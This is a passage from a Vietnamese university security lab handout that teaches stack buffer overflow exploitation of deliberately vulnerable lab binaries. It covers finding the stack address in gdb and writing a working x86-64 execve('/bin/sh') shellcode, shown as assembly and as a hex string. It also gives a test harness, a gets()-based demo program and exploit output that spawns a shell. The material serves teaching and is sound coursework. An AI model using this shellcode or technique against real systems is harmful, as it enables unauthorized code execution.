Áp dụng cách xác định độ dài chuỗi input cần nhập để gây ra lỗi buffer overflow ở **Phần C.1 – Bước 3** với file **app1-no-canary**, đã xác định được cần nhập 1 chuỗi dài ***n*** bytes, trong đó 4 byte cuối là các byte chứa địa chỉ trả về mới để điều khiển luồng.

- **Tạo mã thực thi**


- Viết code dưới dạng mã assembly trong các file **.s**. Ví dụ 2 lệnh assembly thực hiện thoát chương trình:

```
test.s
movl $1, %eax
int $0x80
```

- Chạy các lệnh để tạo các byte code tương ứng (khoanh đỏ) đưa vào chuỗi input. Do file cần khai thác được build với option **-m32**, tạo byte code cũng cần option này.

```
$ gcc -m32 -c <file .s đầu vào> -o <file .o đầu ra>
$ objdump -d <file .o>
```

```
Disassembly of section .text:
00000000 <.text>:
0: b8 01 00 00 00      mov     $0x1,%eax
5: cd 80               int     $0x80
```





- Debug chương trình để tìm địa chỉ chuỗi input sẽ được lưu

Để thực thi được các byte code chuẩn bị đưa vào stack, ta cần biết được địa chỉ cụ thể của nó ở đâu để có thể điều hướng chương trình đến vị trí đó. Tuy nhiên, địa chỉ này *chỉ xác định khi chương trình chạy*, có thể sử dụng gdb để debug và tìm địa chỉ như hướng dẫn ở Phần C.1 – Bước 3 – Cách 2.

Giả sử với kết quả debug, ta được địa chỉ **0x55683968**.

```

-----registers-----
EAX: 0x55683968 --> 0xa ('\n')
ECX: 0x0
EDX: 0x17fb4870 --> 0x0
ESI: 0x17fb3000 --> 0x1b2db0
EDI: 0x17fb3000 --> 0x1b2db0
EBP: 0x55683980 --> 0x55685fe0 --> 0xffffcfb8 --> 0xffffcfe8 --> 0x0
ESP: 0x5568395c ("h9hU\9hU\200\226\344\367\n")
EIP: 0x8048768 (<check+13>: push 0x8048aba)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
-----code-----
0x8048761 <check+6>: sub    esp,0x8
0x8048764 <check+9>: lea    eax,[ebp-0x18]
0x8048767 <check+12>: push   eax
=> 0x8048768 <check+13>: push   0x8048aba
0x804876d <check+18>: call   0x80485a0 <_isoc99_scanf@plt>
0x8048772 <check+23>: add    esp,0x10
0x8048775 <check+26>: sub    esp,0x8
0x8048778 <check+29>: push   0x8048abd
-----stack-----
0000 0x5568395c ("h9hU\9hU\200\226\344\367\n")
0004 0x55683960 ("h9hU\200\226\344\367\n")
0008 0x55683964 --> 0xf7e49680 (<printf>: call 0xf7f1fc79)
0012 0x55683968 --> 0xa ('\n')
0016 0x5568396c --> 0xf7fd9918 --> 0x0
0020 0x55683970 --> 0xf7e49685 (<printf+5>: add    eax,0x16997b)
0024 0x55683974 --> 0x8048831 (<main_func+127>: add    esp,0x10)
0028 0x55683978 --> 0x8048aef ("Password:")
Legend: code, data, rodata, value
0x8048768 in check ()
gdb-peda$

```

- Sắp xếp các byte code và địa chỉ trả về mới vào chuỗi input

Để chương trình thực thi được các byte code trong chuỗi input, nên đảm bảo:

- (1) Byte code thực thi (executable codes) nên nằm ở **đầu** chuỗi sẽ nhập.
- (2) Địa chỉ trả về mới là **vị trí lưu** của chuỗi được nhập trong stack.

Các vị trí này có thể tùy chỉnh, tuy nhiên **luôn đảm bảo rằng: địa chỉ trả về mới trở đúng vào vị trí bắt đầu của những byte code đầu tiên** trong chuỗi được nhập. Nếu không, khi chương trình nhảy đến vị trí những byte không phải mã thực thi, cố gắng thực thi chúng sẽ gây ra lỗi.

- Thực hiện tấn công buffer overflow

Kết quả: (a) thực thi code truyền vào chưa thành công (b) thực thi code truyền vào thành công, chương trình thoát ngay không in ra dòng “End of program”.

```

ubuntu@ubuntu:~$ python ap1-exploit-code.py
[+] Starting local process './ap1-no-canary': pid 3235
Pwn basic

[*] Switching to interactive mode
[*] Process './ap1-no-canary' stopped with exit code 0 (pid 3235)
Password:Invalid Password!
End of program.
[*] Got EOF while reading in interactive
[*] Got EOF while sending in interactive
ubuntu@ubuntu:~$

```

(a)

```

ubuntu@ubuntu:~$ python ap1-exploit-code.py
[+] Starting local process './ap1-no-canary': pid 3218
Pwn basic

[*] Switching to interactive mode
[*] Process './ap1-no-canary' stopped with exit code 0 (pid 3218)
Password:Invalid Password!
[*] Got EOF while reading in interactive
$ ls
[*] Got EOF while sending in interactive
ubuntu@ubuntu:~$

```

(b)

### C.2.2. Viết shellcode

Lưu ý: file cần khai thác là file 64 bit, do đó shellcode viết ở phiên bản 64 bit.

**Yêu cầu 4.** Sinh viên thực hiện viết shellcode theo hướng dẫn bên dưới.

Phần này hướng dẫn viết 1 shell code sử dụng syscall `execve("/bin/sh", NULL, NULL)`.

#### Bước 1. Viết mã assembly


Tạo 1 file **shellcode\_nhomX.asm** để gọi syscall `execve("/bin/sh", NULL, NULL)` với nội dung như sau:

```
section .text
global _start
_start:
    push rax
    xor rdx, rdx          # rdx = NULL là tham số thứ 2 của execve
    xor rsi, rsi          # rsi = NULL là tham số thứ 3 của execve
    mov rbx, '/bin//sh'   # cho rbx = "/bin/sh"
    push rbx              # push '/bin/sh' vào stack. rsp sẽ trỏ đến '/bin/sh'
    push rsp              # push giá trị rsp, tức push địa chỉ '/bin/sh'
    pop rdi               # rdx sẽ chứa tham số đầu của execve -> "/bin/sh"
    mov al, 0x3b          # syscall number execve
    syscall
```

#### Bước 2. Biên dịch file assembly đã code

```
$ nasm -f elf64 shellcode_nhomX.asm -o shellcode_nhomX.o
$ ld shellcode_nhomX.o -o shellcode_nhomX
```

Thực thi file vừa biên dịch, ta sẽ có kết quả là 1 shell được mở.




```
ubuntu@ubuntu: ~
ubuntu@ubuntu:~$ ./shellcode_nhom00
$ whoami
ubuntu
$
```

#### Bước 3. Tạo shellcode

Shellcode ở đây chính là các byte code hay nội dung của file thực thi vừa được biên dịch. Các byte code này sẽ không đọc được bằng các trình soạn thảo thông thường, ta sẽ sử dụng công cụ `objdump` để xem giá trị của các byte code.

```
$ objdump -d shellcode_nhomX
```



```
000000000400080 < start>:
400080: 50          push    %rax
400081: 48 31 d2    xor     %rdx,%rdx
400084: 48 31 f6    xor     %rsi,%rsi
400087: 48 bb 2f 62 69 6e 2f  movabs  $0x68732f2f6e69622f,%rbx
40008e: 2f 73 68
400091: 53          push    %rbx
400092: 54          push    %rsp
400093: 5f          pop     %rdi
400094: b0 3b      mov     $0x3b,%al
400096: 0f 05      syscall
```

Xâu chuỗi các mã hex lại theo thứ tự như trên ta có 1 chuỗi shellcode thực thi `execve("/bin/sh",NULL, NULL)`:

```
\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05
```




## Bước 4. Kiểm tra shellcode

Ta có thể viết 1 file `test_shell.c` để kiểm tra shellcode vừa viết, với nội dung bên dưới.

```
#include <stdio.h>
void main()
{
    unsigned char shellcode[] = "shell_code"; // insert above shell_code
    int (*ret)() = (int(*)())shellcode;
    ret();
}
```

Biên dịch và chạy file (tham số `-z execstack` cần để code thực thi được trên stack)

```
$ gcc -z execstack -o test_shell test_shell.c
$ ./test_shell
```



```
ubuntu@ubuntu:~$ gcc -z execstack -o test_shell test_shell.c
ubuntu@ubuntu:~$ ./test_shell
$ pwd
/home/ubuntu
$ whoami
ubuntu
$
```

### C.2.3. Bài tập khai thác buffer overflow để truyền và thực thi shellcode


Lưu ý: file được biên dịch với `-fno-stack-protector` để không sử dụng stack canary và `-z execstack` để cho phép thực thi code trên stack. Mặt khác, địa chỉ của stack khi chạy bình thường và debug có thể khác nhau.

**Yêu cầu 5.** Sinh viên thực hiện khai thác lỗ hổng buffer overflow của file [demo](#) để truyền và thực thi được đoạn shellcode đã viết. Báo cáo chi tiết các bước tấn công.

Nội dung cần báo cáo:

- Phương pháp xác định độ dài của input cần nhập (tham khảo [phần C.1 – Bước 3](#))
- Nội dung shellcode sẽ truyền vào, vị trí đặt shellcode trong input sẽ nhập.
- Phương pháp để thực thi shellcode (shellcode đặt ở địa chỉ nào trong stack? gọi đến địa chỉ đó như thế nào?)
- Phương pháp/source code (có giải thích) để truyền input cho file demo (tham khảo [phần C.1 – Bước 5](#))
- Kết quả tấn công file demo với input đã tạo (tham khảo [phần C.1 – Bước 6](#))

Ví dụ khai thác thành công:



```
ubuntu@ubuntu:~$ python demo-exploit.py
[+] Starting local process './demo': pid 7049
DEBUG: 0x7fffffffdea0

[*] Switching to interactive mode
$ pwd
/home/ubuntu
$ whoami
ubuntu
$ ls
123          demo          re-demo.c
BMW          demo-exploit.py  reverse
Buoi 12     demo-func64         shellcode
Buoi 14     demo-input.py      shellcode_22
```

Tham khảo mã nguồn của file **demo**:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
int main(void)
{
    char buffer[32];
    printf("DEBUG: %p\n", buffer);
    gets(buffer);
}
```

## D. YÊU CẦU VÀ ĐÁNH GIÁ

### D.1. Yêu cầu

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Sinh viên báo cáo kết quả thực hiện và nộp bài bằng **1 trong 2 hình thức**:

#### D.1.1. Cách 1: Báo cáo trực tiếp trên lớp

Báo cáo trực tiếp kết quả thực hành (có hình ảnh minh họa các bước) với GVTH trong buổi học, trả lời các câu hỏi và giải thích các vấn đề kèm theo.

#### D.1.2. Cách 2: Nộp file báo cáo

Báo cáo cụ thể quá trình thực hành (có hình ảnh minh họa các bước), trả lời các câu hỏi và giải thích các vấn đề kèm theo trong file PDF theo mẫu tại website môn học.

**Đặt tên file báo cáo theo định dạng như mẫu:**

**[Mã lớp]-LabX\_NhomY\_MSSV1\_MSSV2\_MSSV3**

Ví dụ: *[NT521.N11.ANTT.1]-Lab3\_Nhom1\_20520001\_20520999\_20521000*.

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp báo cáo trên theo thời gian đã thống nhất tại website môn học.

### D.2. Đánh giá

- Sinh viên hiểu và tự thực hiện được bài thực hành, đóng góp tích cực tại lớp.
- Báo cáo trình bày chi tiết, giải thích các bước thực hiện và chứng minh được do nhóm sinh viên thực hiện.
- Hoàn tất nội dung cơ bản và có thực hiện nội dung *mở rộng – cộng điểm* (với lớp ANTN).

Kết quả thực hành cũng được đánh giá bằng kiểm tra kết quả trực tiếp tại lớp vào cuối buổi thực hành hoặc vào buổi thực hành thứ 4.

**Lưu ý:** Bài sao chép, nộp trễ, “*gánh team*”, ... sẽ được xử lý tùy mức độ.

**HẾT**

*Chúc các bạn hoàn thành tốt!*